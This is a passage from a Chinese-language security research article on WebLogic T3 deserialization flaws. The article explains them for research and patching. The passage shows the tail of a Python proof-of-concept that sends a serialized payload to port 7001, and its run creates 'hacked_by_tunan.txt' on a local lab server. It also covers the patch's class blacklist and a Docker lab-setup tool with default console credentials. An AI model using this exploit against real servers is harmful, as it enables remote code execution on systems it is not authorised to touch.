payload=payload+payloadObj  
# 复制剩余数据包，从408到1564  
payload=payload+'\\xfe\\x01\\x00\\x00\\xac\\xed\\x00\\x05\\x73\\x72\\x00\\x1d\\x77\\x65\\x62\\x6c\\x6f\\  
x67\\x69\\x63\\x2e\\x72\\x6a\\x76\\x6d\\x2e\\x43\\x6c\\x61...omit...\\x00\\x00\\x00\\x00\\x78'  
# 重新计算数据包大小并替换原数据包中的前四个字节  
payload = "{0}{1}".format(struct.pack('!i', len(payload)), payload[4:])  
  
print 'sending payload...'  
sock.send(payload)
```

PoC构造完成，验证下效果：

```
$python weblogic_basic_poc.py 127.0.0.1 7001 payload.bin  
connecting to 127.0.0.1 port 7001  
sending "t3 12.1.3  
AS:255  
HL:19  
MS:10000000  
  
"  
received "HELO:10.3.6.0.false  
AS:2048  
HL:19  
  
"  
sending payload...
```


```
[root@8e84904e4e27 /]# ls  
anaconda-post.log      dev          home     lib      mnt      root    scripts    sys   usr  
bin                   etc          install  lib64    opt      run     silent.xml  tmp   var  
create_domain_7001.py  hacked_by_tunan.txt  java     media   proc     sbin    srv       u01  wls1036_generic.jar
```

执行后去目标系统根目录下，可以看到 `hacked_by_tunan.txt` 这个文件被创建成功，漏洞触发成功。

简要漏洞分析

简要的分析一下这个漏洞，远程调试时断点应下

在 `wlserver/server/lib/wlthint3client.jar/weblogic/InboundMsgAbbrev` 的 `readObject()` 中。



可以看到此处即对我生成的恶意对象进行了反序列化，此处为第一次反序列化，不是命令的执行点。后续的执行过程和经典的apache-commons-collections反序列化漏洞执行过程一致，需要继续了解可参考@gyyyy的文章：《浅析Java序列化和反序列化——经典的apache-commons-collections》

补丁分析

WebLogic T3反序列化漏洞用黑名单的方式修复，补丁位置

在 `Weblogic.utils.io.oif.WebLogicFilterConfig.class` :

```

import java.util.StringTokenizer;

final class WebLogicFilterConfig {
    private static final String SERIAL_FILTER_PROPERTY = "weblogic.oif.serialFilter";
    private static final String SERIAL_FILTER_MODE_PROPERTY = "weblogic.oif.serialFilterMode";
    private static final String SERIAL_FILTER_MODE_COMBINE = "combine";
    private static final String SERIAL_FILTER_MODE_REPLACE = "replace";
    private static final String SERIAL_FILTER_MODE_DISABLE = "disable";
    private static final String SERIAL_FILTER_SCOPE_PROPERTY = "weblogic.oif.serialFilterScope";
    private static final String SERIAL_FILTER_SCOPE_GLOBAL = "global";
    private static final String SERIAL_FILTER_SCOPE_WEBLOGIC = "weblogic";
    private static final String BLACKLIST_PROPERTY = "weblogic.rmi.blacklist";
    private static final String DISABLE_BLACKLIST_PROPERTY = "weblogic.rmi.disableblacklist";
    private static final String DISABLE_DEFAULT_BLACKLIST_PROPERTY = "weblogic.rmi.disabledefaultblacklist";
    private WebLogicFilterConfig() {}

    static enum FilterMode {
        COMBINE, REPLACE, DISABLE;
        private FilterMode() {}
    }

    static enum FilterScope {
        GLOBAL, WEBLOGIC;
        private FilterScope() {}
    }

    private static final String[] DEFAULT_LIMITS = { "maxdepth=100" };
    private static final String[] DEFAULT_BLACKLIST_PACKAGES = { "org.apache.commons.collections.functors", "com.sun.org.apache.
    private static final String[] DEFAULT_BLACKLIST_CLASSES = { "org.codehaus.groovy.runtime(ConvertedClosure", "org.codehaus.
    private boolean isJreFilteringAvailable = false;
    private boolean isJreGlobalFilterConfigured = false;
    private String serialFilter = null;
    private FilterMode filterMode = null;
    private FilterScope filterScope = null;
    private Set<String> BLACKLIST = null;

    WebLogicFilterConfig(boolean isJreFilteringAvailable, boolean isJreGlobalFilterConfigured)
    {
        this.isJreFilteringAvailable = isJreFilteringAvailable;
        this.isJreGlobalFilterConfigured = isJreGlobalFilterConfigured;
        if (!processWebLogicSerialFilterProperties()) {
            if (!processLegacyBlacklistProperties())
                processDefaultConfiguration();
        }
    }
}

String getWebLogicSerialFilter()

```

此类型漏洞也经历了多次修复绕过的过程。

WebLogic其他漏洞

WebLogic是一个Web漏洞库，其中以反序列化漏洞为代表，后果最为严重。另外还有几个月前爆出的XXE漏洞：CVE-2019-2647、CVE-2019-2648、CVE-2019-2649、CVE-2019-2650、任意文件上传漏洞：CVE-2018-2894。此文不再展开讨论，感兴趣的可以对照上表中的文章详细了解。

WebLogic环境搭建工具


前面说到，WebLogic环境搭建过程很繁琐，很多时候需要测试各种WebLogic版本和各种JDK版本的排列组合，因此我在这次研究的过程中写了一个脚本级别的WebLogic环境搭建工具。这一小节我会详细的说一下工具的构建思路和使用方法，也欢迎大家继续完善这个工具，节省大家搭建环境的时间。工具地址：<https://github.com/QAX-A-Team/WeblogicEnvironment>

此环境搭建工具使用Docker和shell脚本，因此需要本机安装Docker才可以使用。经测试漏洞搭建工具可以在3分钟内构建出任意JDK版本搭配任意WebLogic版本，包含一个可远程调试的已启动的WebLogic Server域环境。

需求

- 自动化安装任意版本JDK
- 自动化安装任意版本WebLogic Server
- 自动化创建域
- 自动打开远程调试
- 自动启动一个WebLogic Server域

流程







使用方法：

下载JDK安装包和WebLogic安装包

下载相应的JDK版本和WebLogic安装包，将JDK安装包放到 `jdk5/` 目录下，将WebLogic安装包放到 `weblogics/` 目录下。此步骤必须手动操作，否则无法进行后续步骤。





JDK安装包下载地址: <https://www.oracle.com/technetwork/java/javase/archive-139210.html>

WebLogic安装包下载地址: <https://www.oracle.com/technetwork/middleware/weblogic/downloads/wls-for-dev-1703574.html>

构建镜像并运行

回到根目录，执行Docker构建镜像命令：

```
docker build --build-arg JDK_PKG=<YOUR-JDK-PACKAGE-FILE-NAME> --build-arg  
WEBLOGIC_JAR=<YOUR-WEBLOGIC-PACKAGE-FILE-NAME> -t <DOCKER-IMAGE-NAME> .
```

镜像构建完成后，执行以下命令运行：

```
docker run -d -p 7001:7001 -p 8453:8453 -p 5556:5556 --name <CONTAINER-NAME> <DOCKER-  
IMAGE-NAME-YOU-JUST-BUILD>
```

以WebLogic12.1.3配JDK 7u21为例，构建镜像命令如下：

```
docker build --build-arg JDK_PKG=jdk-7u21-linux-x64.tar.gz --build-arg  
WEBLOGIC_JAR=fmw_12.1.3.0.0_wls.jar -t weblogic12013jdk7u21 .
```

镜像构建完成后，执行以下命令运行：

```
docker run -d -p 7001:7001 -p 8453:8453 -p 5556:5556 --name weblogic12013jdk7u21  
weblogic12013jdk7u21
```

运行后可访问 <http://localhost:7001/console/login/LoginForm.jsp> 登录到WebLogic Server管理控制台，默认用户名为 `weblogic`，默认密码为 `qaxateam01`

远程调试

如需远程调试，需使用 `docker cp` 将远程调试需要的目录从已运行的容器复制到本机。

也可以使

用 `run_weblogic1036jdk6u25.sh`、`run_weblogic12013jdk7u21sh`、`run_weblogic12021jdk8u121.sh` 这三个脚本进行快速环境搭建并复制远程调试需要用到的目录。执行前请赋予它们相应的可执行权限。

示例

以JDK 7u21配合WebLogic 12.1.3为例，自动搭建效果如下：

```
2. ./run_weblogic12013jdk7u21sh (docker)
Deleted: sha256:6a526f6de15b4b050734a8c78209167194d160986a189eb921a9a802c32acdb7
Deleted: sha256:f1ca845f1459855c6155bb1f58a83c6a001351b53c7864f3372ccaa2d205f921
Deleted: sha256:04d155aa9317a61e5e581f15ccdb3b6ac9e992187cfa60910b49004923fa2c8a
Deleted: sha256:3f36081773f26631666e27c51c88ce9a3da4d6ead224b267fbda1d2c2b008d29
Deleted: sha256:e2c8881584bc03e3d7ed732c80c2b182e7990dab20e056c6da4d94179074e88
Deleted: sha256:0300395f73d6e0f921c07ba0ac42ea015d0c598bcaf3a04b5f517f803b9ff2df
Deleted: sha256:e5b76235b1bc691fbc399e0e955706d3c3aabb97fd2447975474fd52a50afa2
Deleted: sha256:c2abd0f4874ba35fc85abbbf6df65764e9b3ef6bc3ab1bb18f2387ac77581460
Deleted: sha256:3f8cd9e3016aa3f1c8b71e8a7f51722317139f11a3e0bbe7cf9a47d3891fcc78
Deleted: sha256:907aaacaa9279560256188002bf547e43be7eafa89c6af4c87e36d30fa8014be8
Deleted: sha256:0679ebd367bc2154fefed961a81f790bd1efb6c58c51e65d05a6196b564b666f3
Deleted: sha256:86792b8179a5f35d00109d4430a343d2a3e46247799a673c8b3f83accab4329e
Deleted: sha256:d495368e7fedda4a3c156ef5bcd4f320c3857d51263d4a72c54fc2ac59a3908e
Deleted: sha256:0a8a333a2e3528c7d18751a1526076223fc2933f559efce0f8020da9535e168f
Deleted: sha256:5dc371df67bab62b3120522383a7c79409f8a5b6961eebb277095443e1abd5051
Deleted: sha256:38cef19b59da2f916820089ea94661d08455648b78f890c169e6895280a468
Deleted: sha256:b404cf8f4c27bb102089def7f648c0337e305663f65739e6788fa24d3874614c
Deleted: sha256:3aca57a96f4a875c003976f5a678f6377a82291febfc8ed574af7735ef3b79e
Deleted: sha256:3bb0633389f9a005b1c672ec8a09c9aaacf7ddc04230b829ae718deaae9ab301
Deleted: sha256:2be20ab2e314a1f947ef863859ced6bc0b2f43ccddc5d41ffb7c0b2f0c82367f
Deleted: sha256:004ab8008b7f24d4e63a868178b54fc78a102099571072c5c2eb8104b56abb70
Deleted: sha256:092355848b56b2hdcda3alec45074691991142685314279e545e823ba479a41
Deleted: sha256:ae891189baf7b0989600bba3d886e54a15356ea1f938ebe2fd4098a6020ff329
Deleted: sha256:44421e9b72cd867f48c3d2b36014f4e2380af5e9c286133c3d1b564bb75e2144
Deleted: sha256:3f220cf82e66c5ad1ba27f9ca45def33081fc4732eda15f9e74638274f7b7e31
Deleted: sha256:bb7875310612940273136381d7f83774d0f8e827dc3e84d00ce163b9576b494b
Deleted: sha256:4a14df99b04c57f440924ad572e8a80eaaa1cc4367a94b6571942353b8a0ff11
Deleted: sha256:698543498ae0a3d8e01bf5ae0381221cf119ae7160224ae650e4dc6332654d
Deleted: sha256:a0956aa37e42db569d6ac5365eb2cd2e94d4d4a855ab11a812cb0b6f34a152
Deleted: sha256:386e4760c504756e42903d90935a34ba938c33eef72d1d7d54ca67d21a3abfa
Deleted: sha256:62d723b9b0a352f13f7deeb75526832a4875b77ff05763c38a0e2508b2898fb8
Deleted: sha256:3d89ba893ccdbbf48f499b8c20f9543db2f9cfb5cf53f1ad6cd0173f4e292
Deleted: sha256:97c8e747fd1e6f90949a045f1a95146c846d7ed248b9ead7cf5f5d136a7840c
Deleted: sha256:3fcdb66c3a59ecafcc0a16679327847e94da74c8004e18a5a44628bc17b8010c
Sending build context to Docker daemon 1.293GB
```

兼容性测试

已测试了如下环境搭配的兼容性：

- 测试系统：macOS Mojave 10.14.5
- Docker版本：Docker 18.09.2
- WebLogic 10.3.6 With JDK 6u25
- WebLogic 10.3.6 With JDK 7u21
- WebLogic 10.3.6 With JDK 8u121
- WebLogic 12.1.3 With JDK 7u21
- WebLogic 12.1.3 With JDK 8u121
- WebLogic 12.2.1 With JDK 8u121

已知问题

- 由于时间关系，我没有对更多WebLogic版本和更多的JDK版本搭配做测试，请自行测试

- 请时刻关注输出内容，如出现异常请自行修改对应脚本

欢迎大家一起为此自动化环境搭建工具贡献力量。

总结

分析WebLogic漏洞异常辛苦，因为没有足够的资料去研究。因此想写这篇文帮助大家。但这篇文行文也异常痛苦，同样是没有资料，官方文档还有很多错误，很无奈。希望这篇文能对WebLogic的安全研究者有所帮助。不过通过写这篇文，我发现无论怎样也只是触及到了WebLogic的冰山一角，它很庞大，或者不客气的说很臃肿。我们能了解的太少太少，也注定还有很多点是没有被人开发过，比如WebLogic RMI不止T3一种协议，实现 `weblogic.jndi.WLInitialContextFactory` 的也不止有 `wlthint3client.jar` 这一个jar包。还望大家继续深挖。

参考

1. <https://xz.aliyun.com/t/5448>
2. <https://paper.seebug.org/584/>
3. <https://paper.seebug.org/333/>
4. <https://xz.aliyun.com/t/1825/#toc-2>
5. <http://www.saxproject.org/copying.html>
6. <https://www.4hou.com/vulnerable/12874.html>
7. <https://docs.oracle.com/javase/1.5.0/docs/guide/rmi/>
8. <https://mp.weixin.qq.com/s/QYrPrctdDJI6sgcKGHdZ7g>
9. https://docs.oracle.com/cd/E11035_01/wls100/client/index.html
10. https://docs.oracle.com/cd/E11035_01/wls100/client/index.html
11. <https://docs.oracle.com/middleware/12212/wls/INTRO/preface.htm#INTRO119>
12. <https://docs.oracle.com/middleware/1213/wls/WLRMI/preface.htm#WLRMI101>
13. https://docs.oracle.com/middleware/11119/wls/WLRMI/rmi_imp.htm#g1000014983
14. <https://github.com/gyyyy/footprint/blob/master/articles/2019/about-java-serialization-and-deserialization.md>
15. <http://www.wxylyw.com/2018/11/03/WebLogic-XMLDecoder%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E6%BC%8F%E6%B4%9E/>
16. <https://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/>